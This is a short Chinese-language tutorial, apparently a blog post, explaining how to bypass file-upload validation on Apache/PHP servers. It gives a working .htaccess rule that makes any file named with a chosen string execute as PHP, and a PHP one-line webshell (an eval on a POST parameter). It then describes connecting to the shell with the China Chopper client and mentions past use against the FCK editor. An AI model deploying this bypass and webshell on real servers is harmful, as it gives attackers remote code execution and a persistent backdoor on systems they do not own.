.htaccess文件上传攻击

通过一个.htaccess 文件调用php 的解析器去解析一个文件名中只要包含"yueyan"这个字符串的任意文件，所以无论文件名是什么样子，只要包含"yueyan"这个字符串，都可以被以php 的方式来解析。

是不是相当邪恶，一个自定义的.htaccess 文件就可以以各种各样的方式去绕过很多上传验证机制。


建一个.htaccess 文件，里面的内容如下：

```
<FilesMatch "yueyan">
SetHandler application/x-httpd-php
</FilesMatch>
```

同目录有个我们上传一个只有文件名并包含字符串"yueyan"，但是却无任何扩展名的文件，里面的内容是php 一句话木马

内容如下：

```
"yueyan"<?php @eval($_POST['yueyan']);?>
```




然后我们用中国菜刀去看看结果是否如我们预期一样，

在中国菜刀里进行配置

连接测试

然后连接过去

从图片上可以看出，结果如我们预期的一样:



此代码攻击曾经在 fck 编辑器上有过利用，不过此攻击上传方式是在未过滤 htaccess 上传的情况下攻击。

Fck 漏洞文章地址：

http://blog.163.com/hack_0xspy/blog/static/198428025201110531472 65/

可以看看分析下。

原理就是本文原理。

菜鸟 yueyan 测试。。。大牛飘过。